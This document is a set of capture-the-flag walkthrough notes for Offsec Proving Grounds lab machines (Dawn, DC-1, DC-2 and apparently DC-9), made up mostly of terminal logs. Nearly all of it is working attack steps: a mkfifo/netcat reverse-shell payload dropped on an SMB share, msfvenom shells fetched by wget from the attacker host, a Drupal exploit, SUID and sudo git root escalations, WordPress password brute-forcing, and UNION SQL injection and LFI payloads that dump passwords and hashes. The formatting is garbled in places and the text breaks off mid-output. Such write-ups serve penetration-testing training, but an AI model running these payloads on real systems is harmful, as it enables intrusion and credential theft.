tags: Offsec PG Play Easy Linux # Dawn

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.217.11 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.217.11:80
Open 192.168.217.11:139
Open 192.168.217.11:445
Open 192.168.217.11:3306

PORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
139/tcp open netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3306/tcp open mysql syn-ack MySQL 5.5.5-10.3.15-MariaDB-1
|_ mysql-info:
|_ Protocol: 10
|_ Version: 5.5.5-10.3.15-MariaDB-1
|_ Thread ID: 16
|_ Capabilities flags: 63486
|_ Some Capabilities: ODBCClient, SupportsLoadDataLocal, FoundRows, IgnoreSpaceBeforeParenthesis,
Support41Auth, Speaks41ProtocolOld, LongColumnFlag, IgnoreSigpipes, SupportsTransactions,
DontAllowDatabaseTableColumn, SupportsCompression, InteractiveClient, Speaks41ProtocolNew,
ConnectWithDatabase, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatements
|_ Status: Autocommit
|_ Salt: LP--<'K&xLT?}yfu8V+n
|_ Auth Plugin Name: mysql_native_password
Service Info: Host: DAWN
```
```

```
(kali㉿kali)-[~/pgplay]
└─$ smbclient -N -L 192.168.217.11
```

| Sharename | Type | Comment |
|-----------|------|---|
| ----- | ---- | ----- |
| print\$ | Disk | Printer Drivers |
| ITDEPT | Disk | PLEASE DO NOT REMOVE THIS SHARE. IN CASE YOU ARE NOT AUTHORIZED TO USE THIS SYSTEM LEAVE IMMEDIATELY. |
| IPC\$ | IPC | IPC Service (Samba 4.9.5-Debian) |

Reconnecting with SMB1 for workgroup listing.

| Server | Comment |
|-----------|--------------|
| ----- | ----- |
| Workgroup | Master |
| ----- | ----- |
| WORKGROUP | WIN2K3STDVIC |

``` ffuf

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.217.11/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt

logs [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 57ms]
cctv [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 57ms]
[Status: 200, Size: 791, Words: 228, Lines: 23, Duration: 58ms]
server-status [Status: 403, Size: 302, Words: 22, Lines: 12, Duration: 58ms]
``` `http://192.168.217.11/logs/` can download `management.log`, check inside to see what is executed
```

```
2020/08/12 09:03:02 [31;1mCMD: UID=1000 PID=939 | /bin/sh -c /home/dawn/ITDEPT/product-control [0m
2020/08/12 09:03:02 [31;1mCMD: UID=33 PID=936 | /bin/sh -c /home/dawn/ITDEPT/web-control [0m
2020/08/12 09:03:02 [31;1mCMD: UID=33 PID=940 | /bin/sh -c /home/dawn/ITDEPT/web-control [0m
``` Create a new file product-control, put it on smb and wait for it to be executed, then wait for reverse shell
```

```
product-control
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.192 139 >/tmp/f

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp139

(kali㉿kali)-[~/pgplay]
└─$ smbclient -N //192.168.217.11/ITDEPT

smb: \> put product-control
``` reverse can in `/home/dawn`get local.txt
```

```
dawn@dawn:~$ cat local.txt
7e61c65e515ae0a65004ac130d7cd05f
``` linpeas.sh
```

```
dawn@dawn:/tmp$ wget 192.168.45.192/linpeas.sh
dawn@dawn:/tmp$ chmod +x linpeas.sh
dawn@dawn:/tmp$./linpeas.sh

===== SUID - Check easy privesc, exploits and write perms
└─ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 842K Feb 4 2019 /usr/bin/zsh
``` find binary, Search[GTF0Bins] (https://gtfobins.github.io/gtfobins/zsh/#suid)
get rootafterget proof.txt in /root
```

```
dawn@dawn:/tmp$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/sbin/mount.cifs
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/mount
/usr/bin/zsh
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/fusemount
/usr/bin/umount
/usr/bin/chfn
```

```
dawn@dawn:/tmp$ install -m =xs $(which zsh) .
dawn@dawn:/tmp$ /usr/bin/zsh
dawn# whoami
dawn# cd /root
cat proof.txt
1f4fe38355fdb247df1b0a94e25f0e5
```

tags: Offsec PG Play Easy Linux # DC-1

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.211.193 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.211.193:22
Open 192.168.211.193:80
Open 192.168.211.193:111
Open 192.168.211.193:40238

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp    open  http     syn-ack Apache httpd 2.2.22 ((Debian))
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-robots.txt: 36 disallowed entries
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
|_ /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
|_ /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
|_ /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_ /?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
|_ http-title: Welcome to Drupal Site | Drupal Site
|_ http-favicon: Unknown favicon MD5: B6341DFC213100C61DB4FB8775878CEC
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
111/tcp   open  rpcbind syn-ack 2-4 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2,3,4      111/tcp    rpcbind
|_   100000  2,3,4      111/udp    rpcbind
|_   100000  3,4        111/tcp6   rpcbind
|_   100000  3,4        111/udp6   rpcbind
|_   100024  1          35685/udp6 status
|_   100024  1          40238/tcp  status
|_   100024  1          56691/udp  status
|_   100024  1          58362/tcp6 status
40238/tcp open  status  syn-ack 1 (RPC #100024)
```searchsploitfindDrupal's, find has [edb-44449] (https://www.exploit-db.com/exploits/44449) can use
```

```
(kali㉿kali)-[~/pgplay]
└─$ searchsploit -m 44449
```

```
(kali㉿kali)-[~/pgplay]
└─$ sudo gem install highline
```

```
(kali㉿kali)-[~/pgplay]
└─$ ruby 44449.rb 192.168.211.193
```

DC-1>>

```
(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.45.223 LPORT=9001 -f elf > shell_9001
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001
```

```
DC-1>> wget 192.168.45.223/shell_9001
DC-1>> chmod 755 shell_9001
DC-1>> ./shell_9001
```

```
cat local.txt
75c0eb217d6c430df980febe12b51851
``` /var/www/has flag1.txt
```



```
cat flag1.txt
Every good CMS needs a config file - and so do you.
``` There is flag4.txt in the `/home` directory
```

```
cat flag4.txt
```

Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy. Or maybe it is?

---

```
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

---

```
find . -exec /bin/sh ; -quit
cd /root
ls
proof.txt
thefinalflag.txt
cat proof.txt
d6356309e5fa7c33256d440fd09bcc7b
```

```
cat thefinalflag.txt
Well done!!!!
```

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey by contacting me via Twitter - @DCAU7

---

```

kali@kali:~$ rustscan -a 192.168.220.194 -u 5000 -t 8000 --scripts -- -n -Pn -sVC
Open 192.168.220.194:80
Open 192.168.220.194:7744

PORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack ttl 61 Apache httpd 2.4.10 ((Debian))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Did not follow redirect to http://dc-2/
|_ http-server-header: Apache/2.4.10 (Debian)
7744/tcp open ssh syn-ack ttl 61 OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
|_ ssh-hostkey:
| 1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
|_ ssh-dss
|_ AAAAB3NzaC1kc3MAAACBAMT3xv0ReIK733JHqB5o5t1Knur7MHfTeYogdn2fxpfdk79iDYAD46e/C1hLs6R0CH1fSWfpJ0x45g77ZaEn/n
|_ Oar2UXiod20R6kyrAPyL4UELizECoJ9mHdSULedr0+4QcXhtUZ+4b76umJhENpOhH+vZjrjMI5uZo+EMjlylxFAAAAFQDzg8StOWpV7J5Z
|_ jSfIdcddFgqB/QAAAAIA84WMMKMOEkvzgQZLuW51TTecIrk+UXJyWVZSZFxfBnt5mUvEzPBMqPZIo1hldkzpePlXpk9Vb16LmrQcS6LgH8
|_ yhlo54021UCfP6onxVNVGvP5uhLoQVjzPd65ZKJ7J1VSoz9xOmPkWr2HFuCF6XOBXy8WCxqZxWYTYERTuexgAAAAIAI8DjfDmIjv0jUBAPZ
|_ u0crpPoxvK4ZvdEy6UbfjK+pZYzkd6qnVLdWrvP9evbWaa5VoDZjWp1301VjX8Y1pqHFVaRUu30BY7DgidJXA3zLdlBSdPzYfRJSZ1/xN7
|_ 5Yol3wW6XIEsy1kvUNoAw0Nm6zmcQ+SN/aBITwGOIBGrp06w==
| 2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|_ ssh-rsa
|_ AAAAB3NzaC1yc2EAAAADAQABAAQDC92AiB08wDuOXLmCnrJkTKDLxXzpwFY0EI4urz6cZpmOjGOZyBwZ6E1e1sM3WXEWmOWksZLrMbV
|_ EFmuYan545oIHnylYX6ZY+eMPjJBRH/VDukRsNtAA8VRsvIkfCtcG5J9zaQTQDYyprEJlJkPYavf4bIW3NZb0v57001tGylLh23ZsfGpTm
|_ QXx+GsWet9vnbCrl+bzf/QeZ7PNK9BeBsLJsvWgLQmuaTdBYeW1b415xOaszWrutHQoaBdud/SPX1Uvy2PNFUFKIPjdbmAdRxtAVRHHaMT
|_ RdrvEhdJwZ3wmefXr9e3S3YEu05USTqhMwi6OBxeqkjc+6mdR/PYR9
| 256 df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)
|_ ecdsa-sha2-nistp256
|_ AAAAE2VjZHNhLXNoYTItbmlzdzhAYNTYAAAAIbmlzdzhAYNTYAAABBE329BkKjKxz7Y23cZSshQ76Ge3DFsJsT089pgaInzX6w5G3h6hU3x
|_ DVMD8G8BsW3V0CwXwt1fTnT3bUc+JhdcE=
| 256 d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGyWHWC3fLufEnM1R2zsvjMZ1TovPCp3mky/2s+wXTH
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

`` First add `http://dc-2/` to `/etc/hosts`

```

```
└─(kaliⓈkali)-[~/pgplay]
└─$ sudo nano /etc/hosts
```

192.168.220.194 dc-2

''' Check the flag page at <http://dc-2/index.php/flag/>  It says to use `cewl` to generate a wordlist

```
(kali㉿kali)-[~/pgplay]
└─$ cewl -w pass.txt http://dc-2/
''' First use `wpscan` to enumerate
```

```
└─(kali㉿kali)-[~/pgplay]
└─$ wpscan --url http://dc-2/ -e u,t,ap,cb,dbe
```

WordPress Security Scanner by the WPScan Team  
Version 3.8.27  
Sponsored by Automattic - <https://automattic.com/>  
@WPScan , @ethicalhack3r, @erwan lr, @firefart

[+] URL: http://dc-2/ [192.168.220.194]

[+] Started: Mon Oct 7 23:14:49 2024

Interesting Finding(s):

[+] Headers

| Interesting Entry: Server: Apache/2.4.10 (Debian)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%

[+] XML-RPC seems to be enabled: <http://dc-2/xmlrpc.php>

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%

| References:

| - [http://codex.wordpress.org/XML-RPC\\_Pingback\\_API](http://codex.wordpress.org/XML-RPC_Pingback_API)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_ghost\\_scanner/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/)  
| - [https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\\_xmlrpc\\_dos/](https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_xmlrpc\\_login/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/)  
| - [https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_pingback\\_access/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/)

[+] WordPress readme found: <http://dc-2/readme.html>

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: <http://dc-2/wp-cron.php>

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%

| References:

| - <https://www.iplocation.net/defend-wordpress-from-ddos>  
| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 4.7.10 identified (Insecure, released on 2018-04-03).

| Found By: Rss Generator (Passive Detection)

| - <http://dc-2/index.php/feed/>, <generator><https://wordpress.org/?v=4.7.10></generator>  
| - <http://dc-2/index.php/comments/feed/>, <generator><https://wordpress.org/?v=4.7.10></generator>

[+] WordPress theme in use: twentyseventeen

| Location: <http://dc-2/wp-content/themes/twentyseventeen/>

| Last Updated: 2024-07-16T00:00:00.000Z

| Readme: <http://dc-2/wp-content/themes/twentyseventeen/README.txt>

| [!] The version is out of date, the latest version is 3.7

| Style URL: <http://dc-2/wp-content/themes/twentyseventeen/style.css?ver=4.7.10>

| Style Name: Twenty Seventeen

| Style URI: <https://wordpress.org/themes/twentyseventeen/>

| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...

| Author: the WordPress team

| Author URI: <https://wordpress.org/>

| Found By: Css Style In Homepage (Passive Detection)

| Version: 1.2 (80% confidence)

| Found By: Style (Passive Detection)

| - <http://dc-2/wp-content/themes/twentyseventeen/style.css?ver=4.7.10>, Match: 'Version: 1.2'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Most Popular Themes (via Passive and Aggressive Methods)

Checking Known Locations - Time: 00:00:10 <=====> (400 / 400)  
100.00% Time: 00:00:10

[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] Theme(s) Identified:

[+] twentyfifteen

| Location: <http://dc-2/wp-content/themes/twentyfifteen/>

| Last Updated: 2024-07-16T00:00:00.000Z

| Readme: <http://dc-2/wp-content/themes/twentyfifteen/readme.txt>

| [!] The version is out of date, the latest version is 3.8

| Style URL: <http://dc-2/wp-content/themes/twentyfifteen/style.css>

| Style Name: Twenty Fifteen

| Style URI: <https://wordpress.org/themes/twentyfifteen/>

| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...

| Author: the WordPress team

| Author URI: https://wordpress.org/  
|  
| Found By: Known Locations (Aggressive Detection)  
| - http://dc-2/wp-content/themes/twentyfifteen/, status: 500  
|  
| Version: 1.7 (80% confidence)  
| Found By: Style (Passive Detection)  
| - http://dc-2/wp-content/themes/twentyfifteen/style.css, Match: 'Version: 1.7'

[+] twentyseventeen  
| Location: http://dc-2/wp-content/themes/twentyseventeen/  
| Last Updated: 2024-07-16T00:00:00.000Z  
| Readme: http://dc-2/wp-content/themes/twentyseventeen/README.txt  
| [!] The version is out of date, the latest version is 3.7  
| Style URL: http://dc-2/wp-content/themes/twentyseventeen/style.css  
| Style Name: Twenty Seventeen  
| Style URI: https://wordpress.org/themes/twentyseventeen/  
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...  
| Author: the WordPress team  
| Author URI: https://wordpress.org/  
|  
| Found By: Urls In Homepage (Passive Detection)  
| Confirmed By: Known Locations (Aggressive Detection)  
| - http://dc-2/wp-content/themes/twentyseventeen/, status: 500  
|  
| Version: 1.2 (80% confidence)  
| Found By: Style (Passive Detection)  
| - http://dc-2/wp-content/themes/twentyseventeen/style.css, Match: 'Version: 1.2'

[+] twentysixteen  
| Location: http://dc-2/wp-content/themes/twentysixteen/  
| Last Updated: 2024-07-16T00:00:00.000Z  
| Readme: http://dc-2/wp-content/themes/twentysixteen/readme.txt  
| [!] The version is out of date, the latest version is 3.3  
| Style URL: http://dc-2/wp-content/themes/twentysixteen/style.css  
| Style Name: Twenty Sixteen  
| Style URI: https://wordpress.org/themes/twentysixteen/  
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthead wi...  
| Author: the WordPress team  
| Author URI: https://wordpress.org/  
|  
| Found By: Known Locations (Aggressive Detection)  
| - http://dc-2/wp-content/themes/twentysixteen/, status: 500  
|  
| Version: 1.3 (80% confidence)  
| Found By: Style (Passive Detection)  
| - http://dc-2/wp-content/themes/twentysixteen/style.css, Match: 'Version: 1.3'

[+] Enumerating Config Backups (via Passive and Aggressive Methods)  
Checking Config Backups - Time: 00:00:02 <===== (137 / 137)  
100.00% Time: 00:00:02

[i] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)  
Checking DB Exports - Time: 00:00:02 <===== (75 / 75)  
100.00% Time: 00:00:02

[i] No DB Exports Found.

[+] Enumerating Users (via Passive and Aggressive Methods)  
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10)  
100.00% Time: 00:00:00

[i] User(s) Identified:

[+] admin  
| Found By: Rss Generator (Passive Detection)  
| Confirmed By:  
| Wp Json Api (Aggressive Detection)

```
[+] jerry
| Found By: Wp Json Api (Aggressive Detection)
| - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
```

[!] No WPScan API Token given, as a result vulnerability data has not been output.  
 [!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>  
 \*\*\* Found users admin, jerry, and tom. Put them into user.txt and use wpscan to brute-force

```

\ \ / / _ _ |
\ \ / \ / / | |_) | (_ _ _ _ _ _ _ _ @
\ \ / \ / / | |_) | (_ _ _ _ _ _ _ _
\ \ / \ / / | |_) | (_ _ _ _ _ _ _ _
\ \ / \ / / | |_) | (_ _ _ _ _ _ _ _
\ \ / \ / / | |_) | (_ _ _ _ _ _ _ _

```

WordPress Security Scanner by the WPScan Team  
Version 3.8.27  
Sponsored by Automattic - <https://automattic.com/>  
@WPScan , @ethicalhack3r, @erwan lr, @firefart

```
[+] Headers
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://dc-2/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://dc-2/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://dc-2/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
```

```

| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.7.10 identified (Insecure, released on 2018-04-03).
| Found By: Rss Generator (Passive Detection)
| - http://dc-2/index.php/feed/, <generator>https://wordpress.org/?v=4.7.10</generator>
| - http://dc-2/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.7.10</generator>

[+] WordPress theme in use: twentyseventeen
| Location: http://dc-2/wp-content/themes/twentyseventeen/
| Last Updated: 2024-07-16T00:00:00.000Z
| Readme: http://dc-2/wp-content/themes/twentyseventeen/README.txt
| [!] The version is out of date, the latest version is 3.7
| Style URL: http://dc-2/wp-content/themes/twentyseventeen/style.css?ver=4.7.10
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images.
With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://dc-2/wp-content/themes/twentyseventeen/style.css?ver=4.7.10, Match: 'Version: 1.2'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:04 <===== (137 / 137) 100.00%
Time: 00:00:04

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 3 user/s
Trying jerry / wrap Time: 00:00:08 <> (60 / > (59 / 714) 8.26%
ETA: 00:01:32[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / log Time: 00:01:41 <===== > (646 / 1121) 57.62%
ETA: ??:?:?:??

[!] Valid Combinations Found:
| Username: jerry, Password: adipiscing
| Username: tom, Password: parturient
``` get `jerry`password`adipiscing`,and`tom`password`parturient`, use`tom`accountlogin,find `rbash`

```

└─(kali㉿kali)-[~/pgplay]

└─\$ ssh -p 7744 tom@192.168.220.194

tom@192.168.220.194's password: parturient

tom@DC-2:~\$ cat local.txt

-rbash: cat: command not found

``` First use compgen -c Check has can use, find can use vi Check [GTFOBins \(https://gtfobins.github.io/gtfobins/vi/#shell\)](https://gtfobins.github.io/gtfobins/vi/#shell) use can in /home/tom get local.txt

```
tom@DC-2:~$ compgen -c
...
wait
less
scp
ls
vi

tom@DC-2:~$ vi
:set shell=/bin/sh
:shell

$ export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

$ ls
flag3.txt local.txt usr
$ cat local.txt
59e24a28b94897da3506ec01532fd3c4
``` can `jerry`,Check`sudo -l`
```

\$ su jerry

Password: adipiscing

jerry@DC-2:/tmp\$ sudo -l

Matching Defaults entries for jerry on DC-2:

env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User jerry may run the following commands on DC-2:

(root) NOPASSWD: /usr/bin/git

jerry@DC-2:/tmp\$ sudo /usr/bin/git -p help config

!/bin/sh

whoami

root

cd /root

ls

final-flag.txt proof.txt

cat proof.txt

c4627814d3562a986c2f9ec8f78a3fb4

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.243.209 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.243.209:80

PORT  STATE SERVICE REASON  VERSION
80/tcp open  http    syn-ack Apache httpd 2.4.38 ((Debian))
|_http-title: Example.com - Staff Details - Welcome
|_http-server-header: Apache/2.4.38 (Debian)
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
``` Go to `http://192.168.243.209/search.php` and refer to [Manual vs automatic testing for SQL injection]
(https://belcyber.medium.com/manual-vs-automatic-testing-for-sql-injection-cf043c6f0dd1)
```sql
# search
' UNION SELECT 1,2,3,4,5,6 #

Search results
ID: 1
Name: 2 3
Position: 4
Phone No: 5
Email: 6
``` Confirmed there are 6 columns, now find `hostname` and `db version`
```sql
' UNION SELECT @@hostname,@@version,3,4,5,6 #

Search results
ID: dc-9
Name: 10.3.17-MariaDB-0+deb10u1 3
Position: 4
Phone No: 5
Email: 6
``` Find db name
```sql
' UNION SELECT 1,2,3,4,5,schema_name FROM information_schema.SCHEMATA; #

Search results
Email: information_schema
Email: Staff
Email: users
``` Find table names
```sql
# For Staff
' union SELECT 1,2,3,4,5,concat(TABLE_NAME) FROM information_schema.TABLES WHERE table_schema='Staff' #

Search results
Email: StaffDetails
Email: Users

# For users
' union SELECT 1,2,3,4,5,concat(TABLE_NAME) FROM information_schema.TABLES WHERE table_schema='users' #

Search results
Email: UserDetails
``` Find column names in the table
```sql
# Table "Users"
' union SELECT 1,2,3,4,5,column_name FROM information_schema.columns WHERE table_name = 'Users' #

Search results
Email: UserID
Email: Username
Email: Password
```



```
# table "StaffDetails"
' union SELECT 1,2,3,4,5,column_name FROM information_schema.columns WHERE table_name = 'StaffDetails' #

Search results
Email: id
Email: firstname
Email: lastname
Email: position
Email: phone
Email: email
Email: reg_date

# table "UserDetails"
' union SELECT 1,2,3,4,5,column_name FROM information_schema.columns WHERE table_name = 'UserDetails' #

Email: id
Email: firstname
Email: lastname
Email: username
Email: password
Email: reg_date
``` Current structure
```

## information\_schema

### Staff

#### StaffDetails

### id,firstname,lastname,position,phone,email,reg_date
---------------------------------------------------------

#### Users

### UserID,Username>Password
------------------------------

### users

#### UserDetails

### id,firstname,lastname,username,password,reg_date
------------------------------------------------------

``` CheckStaff.Users

```
' UNION SELECT 1,2,3,UserID,Username,Password from Staff.Users; #
```

Position: 1

Phone No: admin

Email: 856f5de590ef37314e7c3bdf6f8a66dc

``` Check`users.UserDetails`

```sql

```
' UNION SELECT 1,2,3,4,username,password from users.UserDetails; #
```

Phone No: marym

Email: 3kfs86sfd

Phone No: julied

Email: 468sfdfsd2

Phone No: fredf

Email: 4sfd87sfd1

Phone No: barneyr

Email: RocksOff

Phone No: tomc

Email: TC&TheBoyz

Phone No: jerrym

Email: B8m#48sd

Phone No: wilmaf

Email: Pebbles

Phone No: bettyr

Email: BamBam01

Phone No: chandlerb

Email: UrAG0D!

Phone No: joeyt

Email: Passw0rd

Phone No: rachelg

Email: yN72#dsd

Phone No: rossg

Email: ILoveRachel

Phone No: monicag

Email: 3248dsds7s

Phone No: phoebeb

Email: smellycats

Phone No: scoots

Email: YR3BVxxw87

Phone No: janitor

Email: Ilovepeepee

Phone No: janitor2

Email: Hawaii-Five-0

``` [Crackstation] (<https://crackstation.net/>)

| Hash                             | Type | Result        |
|----------------------------------|------|---------------|
| 856f5de590ef37314e7c3bdf6f8a66dc | md5  | transorbital1 |

``` You can use admin/transorbital1 to log in to <http://192.168.243.209/manage.php>  
LFI

```
http://192.168.243.209/manage.php?file=../../../../etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/ssh:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core
Dumper:/usr/sbin/nologin mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false marym:x:1001:1001:Mary
Moe:/home/marym:/bin/bash julied:x:1002:1002:Julie Dooley:/home/julied:/bin/bash fredf:x:1003:1003:Fred
Flintstone:/home/fredf:/bin/bash barneyr:x:1004:1004:Barney Rubble:/home/barneyr:/bin/bash
tomc:x:1005:1005:Tom Cat:/home/tomc:/bin/bash jerrym:x:1006:1006:Jerry Mouse:/home/jerrym:/bin/bash
